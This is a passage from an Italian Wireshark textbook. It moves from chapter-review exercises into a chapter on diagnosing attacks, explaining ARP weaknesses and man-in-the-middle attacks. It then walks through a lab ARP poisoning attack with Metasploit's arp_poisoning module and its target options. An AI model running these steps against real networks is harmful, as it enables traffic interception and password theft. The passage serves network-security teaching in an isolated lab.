Oltre a localhost, abbiamo parlato di comportamento del traffico sulla rete e di come la modalità promiscua permetta di vedere pacchetti oltre quelli di cui ha bisogno il vostro sistema. Potete catturare traffico fra VM o in dispositivi di rete come hub e switch. Le differenze fondamentali fra questi dispositivi possono aiutare a capire perché si vede o non si vede certo traffico.

Si è parlato molto di quando lo sniffing coinvolge gli switch. Una soluzione è creare una porta di spanning, gestendo la configurazione di

uno switch, per “rispecchiare” o copiare del traffico desiderato su una porta specifica. Un’altra soluzione è usare un tap di rete, che sostanzialmente replica il traffico di rete da una o più porte ad altre porte. Infine, per quanto riguarda le reti wireless, sappiamo che per Wireshark possono essere una sfida. Abbiamo visto come abilitare un adattatore di rete wireless per vedere tutti i pacchetti in modalità monitor. Con gli strumenti giusti e la piattaforma giusta si può comunque monitorare tutto il traffico wireless e anche monitorare varie stazioni WiFi.

Abbiamo analizzato i formati di file principali supportati, visto come usare i buffer circolari e come dividere le catture in più file. Andando nell’altro senso, abbiamo unito più file di cattura in un file solo utilizzando mergecap, uno strumento da riga di comando. Quando in Wireshark viene gestito un file di cattura, viene aggiunto a un elenco di file recenti, e abbiamo visto come sia possibile gestire al meglio quell’elenco.

Abbiamo analizzato come Wireshark interpreti i flussi di pacchetti mediante i dissettori. Grazie al W4SP Lab, abbiamo esaminato un esempio di come un dissettore possa interpretare erroneamente una cattura, e come risolvere il problema. Infine, a proposito di dissettori, abbiamo analizzato come funzioni la colorazione nel pannello *Packet List*. Potete configurare il vostro insieme di regole e condividerle con altri nella comunità.

Esercizi

1. Eseguite due catture, una in modalità promiscua e una non in modalità promiscua. Trovate pacchetti che figurino solo nella traccia catturata in modalità promiscua. Quali dettagli dei pacchetti vi hanno permesso di determinare come è stata fatta la traccia?
2. Esiste un filtro di visualizzazione che avreste potuto usare per escludere localhost come sorgente o come destinazione?
3. Trovate nel dump dei pacchetti il traffico ARP e verificate che vi sia applicato il dissettore corretto.

4. Definite un filtro di visualizzazione che vi aiuti a vedere il traffico di richieste e risposte DHCP per il caso in cui un’altra macchina si connetta per la prima volta alla rete.
5. Effettuate lo sniffing su una rete host-only, una rete NAT e una rete con bridge.
6. Effettuate lo sniffing di un po’ di traffico WiFi cifrato. Che cosa vedete?
7. Impostate una vostra rete host-only utilizzando bridge Linux. (Suggerimento: potete usare TUN/TAP attaccati a un bridge Linux, poi effettuare il bridge delle macchine virtuali a quelle interfacce.)

Diagnosi degli attacchi

In questo capitolo, useremo Wireshark per identificare e diagnosticare attacchi. Gli attacchi sono costanti, sul lato esterno della vostra rete, e spesso anche all'interno, perciò non potete mai abbassare la guardia ed è prezioso imparare un altro metodo per individuarli e analizzarli.

Gli attacchi variano molto, per esempio per la tecnica che usano, per la loro origine, per la difficoltà di lanciarli, per quanto sono "rumorosi" e per il loro obiettivo. Per i professionisti della sicurezza, il punto più importante è forse l'impatto percepito (o non percepito) in conseguenza di un attacco che abbia avuto successo.

Questo capitolo esamina tutta la gamma dei possibili attacchi? No, è impossibile. Esistono decine di nuovi attacchi ogni giorno, e ce ne saranno centinaia di più prima che questo capitolo sia pubblicato. Anche se è impossibile presentare un campione significativo di quel che c'è là fuori, spiegheremo i diversi tipi nel contesto di Wireshark. Esploreremo ciascun esempio mostrando come Wireshark può identificare positivamente un attacco. Ovviamente, in quanto strumento di analisi, Wireshark non è lo strumento migliore per il rilevamento precoce quanto per la conferma.

Wireshark brilla quando si tratta di confermare quel che è stato rilevato o di cui si sospetta l'esistenza. Qualche attacco vi spingerà a utilizzare Wireshark per confermare quello che un IDS sospetta e per decidere se si tratta di traffico maligno o di un falso allarme. Per altri

attacchi distruttivi, potrete avviare Wireshark per confermare quello che è già dolorosamente ovvio.

In questo capitolo parleremo di attacchi Man-in-the-Middle (MitM), Denial of Service (DoS) e di minacce persistenti avanzate (APT, *advanced persistent threat*). Nel loro complesso, questi tipi costituiscono la grande maggioranza degli attacchi e danno anche una buona idea di quanto varie possano essere le minacce.

Inizieremo introducendo il tipo di attacco, spiegando perché è efficace e indicando almeno un metodo con cui viene condotto. Poi esamineremo come sia possibile prevenirlo. Per alcuni attacchi, quelli MitM, approfondiremo anche la meccanica del relativo protocollo. Presenteremo almeno un esempio, evidenziando i pacchetti e il loro impatto.

Il W4SP Lab ha una presenza importante in questo capitolo, principalmente per gli attacchi MitM, a cui abbiamo già accennato in precedenza, ma che verranno molto più approfonditi qui. Per rinfrescare la memoria: gli attacchi MitM sono attacchi in cui l'attaccante intercetta in traffico fra sistemi, poi si "traveste" in modo da apparire come uno o più di quei sistemi. Gli attaccanti possono condurre un attacco MitM sfruttando molti protocolli per raggiungere lo stesso scopo: controllare o intercettare traffico come sistema intermedio. In questo capitolo, condurrete personalmente questi attacchi nel W4SP Lab.

Tipo di attacco: Man-in-the-Middle

In questo capitolo vedremo anche altri tipi di attacchi, ma fra tutti MitM è l'unico caratterizzato da un certo senso di posizione: il centro.

L'attacco MitM è come un atto di spionaggio. Intercetta segretamente il traffico fra due altri sistemi o due reti. L'attaccante

agisce, nascostamente, ponendosi in mezzo alle due parti: da qui l'espressione *middle man*, l'intermediario.

Tecnicamente, grazie all'instradamento, un attacco MitM non comporta che l'attaccante sia letteralmente nel mezzo, fra i due sistemi. Se poi si parla delle moderne topologie e tecnologie di rete, non esiste comunque un "punto di mezzo" fisico in una rete. In effetti, si può condurre un attacco MitM a due sistemi molto più vicini fra loro di quanto sia l'attaccante a ciascuno di essi. Il termine *middle* perciò sta solo simbolicamente a indicare la possibilità di compiere certe azioni in modo da ingannare uno o entrambi i sistemi.

Come illustra la Figura 5.1, entrambe le parti credono di parlarsi direttamente, come dovrebbe essere, ma in realtà l'attaccante controlla o almeno effettua il monitoraggio del traffico.

Perché gli attacchi MitM sono efficaci

Gli attacchi MitM funzionano bene per mancanza di autenticazione. Semplicemente non è pratico usare l'autenticazione per ogni handshake, ogni sessione e ogni scambio interrogazione/risposta. Perciò c'è sempre il rischio che il traffico venga intercettato. L'unica condizione moderante è la distanza fra server e client per questi scambi. Uno scambio interrogazione/risposta sulla stessa sottorete locale è molto più sicuro di uno scambio che deve superare parecchi salti. Anche al livello più basso, però, sulla macchina locale, è possibile che traffico e dati vengano intercettati. (In quanto professionisti della sicurezza, sicuramente vi sono già chiari i rischi di un rootkit.)




Figura 5.1 Posizione “Man-in-the-Middle”.

Perciò, che il traffico attraversi solo la stanza, vada all’edificio dall’altra parte del parcheggio o percorra il globo, il rischio di un attacco MitM è sempre presente. Questo in senso generale; vediamo ora il “come” per particolari protocolli.

Come vengono condotti gli attacchi MitM: ARP

Ricordiamo brevemente che cos’è e come funziona normalmente ARP. L’Address Resolution Protocol (ARP) è il modo in cui i sistemi determinano l’hardware o l’indirizzo MAC corrispondenti a un indirizzo IP. Normalmente, quando un pacchetto viene instradato alla sottorete target, lo switch di ingresso inoltra il pacchetto alla macchina di destinazione. Possono succedere due cose: o lo switch sa già da

quale porta inviare il pacchetto, oppure deve scoprirlo. Per scoprirlo, invia in broadcast da tutte le sue porte la domanda “Chi ha questo indirizzo IP? E qual è il suo indirizzo di livello2?”.

Il cammino del protocollo ARP

Il protocollo ARP è un semplice processo a due fasi che inizia con una richiesta ARP inviata dallo switch, seguita da una risposta ARP proveniente dal sistema target. Data la risposta ARP, lo switch inoltra il pacchetto IP dalla porta corretta e aggiunge alla sua cache quella voce ARP. La voce nella cache dello switch fa risparmiare il tempo necessario per diffondere in broadcast nuovamente una richiesta. Così funziona normalmente ARP.

La vulnerabilità è chiara: *chiunque* potrebbe mandare la risposta, sostenendo di avere l’indirizzo IP richiesto e comunicando il proprio indirizzo hardware per ricevere i pacchetti locali. Meglio ancora, perché aspettare una richiesta in broadcast? Se un utente malintenzionato invia allo switch una risposta ARP non richiesta, per comunicare cortesemente il proprio indirizzo MAC, tutto è perfettamente regolare per lo standard RFC 826 di ARP.

La maggior parte delle implementazioni della cache ARP ha un *timeout* che stabilisce quando la macchina debba inviare una richiesta ARP per voci già presenti nella cache, per rinfrescarle. Per esempio, in Windows 7 l’intervallo di tempo dopo il quale una voce ARP è contrassegnata come “obsoleta” è compreso fra i 15 e i 45 secondi: è variabile perché il timeout ARP è determinato voce per voce moltiplicando un tempo base per un numero casuale.

Debolezze di ARP

ARP possiede altre debolezze intrinseche. Le vulnerabilità non sono necessariamente lacune nel funzionamento del protocollo, ma certo lo

lasciano senza difese. Per queste vulnerabilità il protocollo ARP, per come è progettato, rimarrà un possibile bersaglio di exploit.

Per cominciare ARP è “senza stato”, il che significa che non c’è “sessione” di cui si conservi conoscenza: in breve, ogni richiesta e risposta ARP sono trattate in modo indipendente. Sotto questo aspetto, non c’è differenza rispetto a IP o HTTP o altri protocolli senza stato, e non si tratta di una lacuna progettuale, ma semplicemente della natura del protocollo.

L’aspetto che rende più facili gli attacchi è il fatto che ARP non richieda autenticazione. Poiché le risposte ARP sono accettate senza autenticazione, non c’è modo per distinguere quelle che vengono da fonti legittime e quelle che vengono da fonti maligne, e non importa se l’indirizzo MAC maligno viene come risposta ARP o è “gratuito”, inviato senza il sollecito di una richiesta ARP.

Infine, per alcuni sistemi operativi, in caso di conflitto (più indirizzi MAC per uno stesso indirizzo IP) verrà accettata solo la prima risposta ARP ricevuta. In altre parole, se puoi essere il primo, sei a posto. Il conflitto è previsto, dato che la macchina vittima è ancora in funzione e può rispondere a sua volta. Per la maggior parte dei sistemi operativi, l’ultima risposta ARP è quella sospetta.

Viste la meccanica di funzionamento di ARP e le sue vulnerabilità, si capisce quanto sia semplice sfruttarle.

Dimostrazione di ARP normale

Per vedere ARP in uso, mandiamo un ping a un host sulla rete. In questo caso manderemo un ping all’indirizzo IP 10.0.2.2. L’esempio e le figure sono stati creati utilizzando le reti NAT di VirtualBox create nel Capitolo 2. Lanciamo Wireshark per catturare il traffico di ping a 10.0.2.2, ma i primi pacchetti non sono il pacchetto ICMP stesso, bensì

i pacchetti ARP per scoprire dove sia il nostro obiettivo. Ecco quello che succede.

1. Nel primo pacchetto, la macchina sorgente invia un broadcast ARP, chiedendo “Chi ha l’indirizzo IP 10.0.2.2?”.
2. Nel secondo pacchetto, il gateway risponde con il messaggio “L’indirizzo IP 10.0.2.2 si trova a 52:54:00:12:35:02”.
3. I pacchetti dal 3 al 10 mostrano le richieste e risposte ping ICMP fra le macchine sorgente (10.0.2.2) e target (10.0.2.15).

Se guardate bene, c’è un po’ di ritardo fra alcuni pacchetti ICMP nella Figura 5.2. Quel che è successo qui è che la richiesta ping si è fermata ed è ripartita di nuovo.




Figura 5.2 Transazione ping e ARP.

Se controllate la cache ARP, vedrete che contiene una voce per l’indirizzo 10.0.2.2.

```
root@ncckali:~# ip neigh show
10.0.2.2 dev eth0 lladdr 52:54:00:12:35:02 REACHABLE
root@ncckali:~#
```

Guardando di nuovo la Figura 5.2, notate che, per le successive richieste ping, la macchina usa la cache ARP e non deve inviare in broadcast ogni volta le richieste ARP.

W4SP Lab: condurre un attacco MitM ARP

Per apprendere, non c'è niente di meglio che fare e per questo è stato creato il W4SP Lab. La maggior parte dei libri che trattano di analisi di rete a questo punto vi farebbe caricare pcap precostruiti o vi farebbe esaminare situazioni ipotetiche, ma qui possiamo scegliere un'altra strada. Abbiamo sviluppato una intera rete virtuale perché possiate sperimentare in prima persona, con molto traffico simile a quello che potrete vedere nelle reti del mondo reale, come SMB, DHCP, FTP, HTTP, VRRP, OSPF e via elencando. A coronamento, abbiamo addirittura emulato dispositivi client che rendono il più realistico possibile condurre attacchi MitM, consentendovi di rubare password da professionisti, e tutto senza violare alcuna legge.

Uno degli esperimenti che potete condurre nel W4SP Lab è un attacco MitM che sfrutta il protocollo ARP. In questo esercizio, vogliamo "avvelenare" la cache ARP di un sistema locale per farle credere che il nostro sistema attaccante sia in realtà il gateway target. Quando il target invia pacchetti al suo gateway, questi verranno invece ricevuti dalla nostra interfaccia.

Ripasso della configurazione

Se avete letto questo libro nell'arco di molto tempo, se siete saltati a piè pari a questo capitolo o da un po' non lanciate il W4SP Lab, ecco un rapido ripasso di come avviarlo.

1. Sul vostro desktop/server, avviate Oracle VirtualBox.
2. Lanciate la vostra macchina virtuale Kali Linux.
3. Effettuate l'accesso come utente w4sp-lab. (Se non ricordate la password, potete reimpostarla accedendo come root.)
4. Nella directory dei file W4SP, eseguite questo script:

```
python w4sp_webapp.py
```

Quando compare il browser Firefox, W4SP Lab è pronto per l'uso.

Ricordate: non chiudete la finestra di terminale da cui eseguite lo script del laboratorio, perché, se lo fate, anche il laboratorio si chiuderà.

Dopo aver eseguito SETUP per lanciare l'ambiente del laboratorio, può darsi che vediate la parte centrale dello schermo ridisegnarsi con una rete completa e tutti i dispositivi. Se invece viene visualizzato solo "Kali", fate clic su *Refresh*.

Verrà visualizzata una struttura di rete, simile a quella della Figura 5.3.

Il W4SP Lab ora è pronto, come lo abbiamo configurato nel Capitolo 2.

Una rapida annotazione: se trovate che Wireshark non funziona con l'utente w4sp-lab, dando l'errore `Couldn't run /usr/bin/dumpcap in child process: Permission Denied`, scrivete questa riga nella finestra di terminale:

```
sudo setcap 'CAP_NET_RAW+eip CAP_NET_ADMIN+eip' /user/bin/dumpcap
```

L'esecuzione del comando `setcap` fa sì che dumpcap acceda alle socket grezze e svolga le attività amministrative sulla pila di rete senza che dobbiate accedere come root.




Figura 5.3 La rete del W4SP Lab.

Avvio di Metasploit

In questo esercizio userete Metasploit, un eccellente e potente framework di moduli per trasmettere payload o condurre exploit su sistemi nell'ambiente di laboratorio. Non potremo dimostrare tutta la versatilità di Metasploit, ma possiamo dire almeno che questo framework è in grado di gestire praticamente qualsiasi scenario che dobbiamo dimostrare.

Normalmente, per lanciare il framework Metasploit, si può o fare clic sull'icona blu a forma di M nella barra laterale del desktop Kali, oppure scrivere **msfconsole** in una nuova finestra di terminale. Per

questo esercizio, però, *dovete eseguirlo come root*.
A un prompt di terminale, scrivete **sudo msfconsole**. Dovreste vedere un nuovo prompt `msf >`, in attesa di comandi.

Se già conoscete Metasploit, perfetto. Altrimenti, dovete sapere due cose.

- Il prompt `msf >` è l'interfaccia da riga di comando dello strumento.
- Se scrivete **?** o **help** a quel prompt, vi verrà presentato un menu di aiuto.

Metasploit è uno strumento con molti moduli; il prompt si modificherà includendo l'indicazione dei moduli che progressivamente userete. L'uso di un modulo abiliterà altri comandi che dimostreremo in questo esercizio.

Lancio dell'attacco MitM ARP in W4SP

Al prompt di Metasploit, scrivete **use auxiliary/spoof/arp/arp_poisoning**.

Come a un prompt di terminale, potete premere Tab per l'autocompletamento dei comandi. Per esempio, se premete Tab dopo "use aux", il comando si autocompleterà in "use auxiliary/", e così via per le directory o i moduli successivi.

Notate che il prompt `msf >` è cambiato, perché ora è in uso un nuovo modulo: il nuovo prompt indica che è attivo il modulo di poisoning ARP. Perché il modulo funzioni, però, bisogna effettuare qualche impostazione prima di usare l'exploit. Per vedere le impostazioni di un modulo, obbligatorie o meno, scrivete **show options**.

Notate in particolare le impostazioni che sono obbligatorie ma che non hanno un valore, per la precisione DHOSTS (l'indirizzo IP target) e SHOSTS (l'indirizzo IP spoofed). Dovete configurare queste due impostazioni prima di poter lanciare l'exploit. Va impostata anche

LOCALSIP (l’indirizzo IP locale), che si trova facendo clic su *show advanced*. Il modulo non richiede l’opzione LOCALSIP, ma dovete impostarla manualmente per essere sicuri che il laboratorio funzioni correttamente.

Per queste tre impostazioni, dovete identificare gli indirizzi IP di tutti i sistemi coinvolti.

> **NOTA**
> Gli indirizzi IP visibili nelle schermate di queste pagine con ogni probabilità saranno diversi dagli indirizzi IP che userete nel vostro esperimento. Gli indirizzi IP non sono codificati in modo rigido, fatta eccezione per il gateway. Per evidenziarlo, l’ultimo ottetto degli indirizzi IP nella tabella è in corsivo.

Per l’indirizzo IP del gateway, aprite un’altra finestra di terminale ed eseguite `sudo route -n`. L’esecuzione di `sudo arp -a` vi darà il suo indirizzo MAC. (Non ne abbiamo bisogno, ma è bene saperlo per verificare in Wireshark.)

Per ottenere l’indirizzo IP del sistema locale, potete eseguire `sudo ifconfig` per determinare l’IP dell’interfaccia locale (`w4sp_lab`).

vic1 è un sistema W4SP che fungerà da vittima. Per avere il suo indirizzo IP, esistono diversi modi. Uno è mandare un ping a vic1: vedrete che vic1.labs si risolve (nel nostro caso) in 192.100.200.193. Un altro modo è controllare il diagramma dinamico di rete del browser. Passando con il mouse sopra vic1 comparirà il suo indirizzo IP, come si vede nella Figura 5.4.

La Tabella 5.1 presenta tre opzioni per il modulo exploit in Metasploit. Come abbiamo detto prima, queste opzioni sono necessarie per condurre l’attacco.




Figura 5.4 La vittima, vic1 di W4SP.

Tabella 5.1 Opzioni per l'exploit.

Impostazione	Descrizione	Sistema	Indirizzo IP	MAC
DHOSTS	Target	vic1	192.100.200.193	3a:fb:e1:e8:a7:1b
SHOSTS	Indirizzo IP spoofed	il gateway	192.100.200.1	00:00:5e:00:01:ee
LOCALSIP	IP locale	Kali/Metasploit (voi)	192.100.200.192	c6:2c:50:9c:b5:bb

Gli indirizzi IP che vedete è probabile siano diversi nel vostro caso. Controllate sempre gli indirizzi IP dei sistemi necessari nel vostro Lab, non fidatevi di quelli dell'esempio.

Al prompt della console msf, scrivete **set DHOSTS x.x.x.x**, sostituendo alle *x* l'indirizzo IP del vostro target. Questo è il sistema a cui inviate i pacchetti ARP.

Poi, al prompt della console msf, scrivete **set SHOSTS x.x.x.x**, sostituendo alle *x* l'indirizzo IP del gateway. Questo perché volete che il target associ l'interfaccia gateway al *vostro* indirizzo MAC.

Come ultima impostazione, al prompt della console msf, scrivete **set LOCALSIP x.x.x.x**, sostituendo alle *x* l'indirizzo IP del vostro sistema. Senza questo passaggio, il laboratorio può bloccarsi e dare l'errore "LOCALSIP is not an ipv4 address", come nella Figura 5.5.




Figura 5.5 LOCALSIP.

Infine, per eseguire l'exploit, scrivete **exploit** in corrispondenza della console msf, come si vede nella Figura 5.6. E non dimenticate di avviare Wireshark!

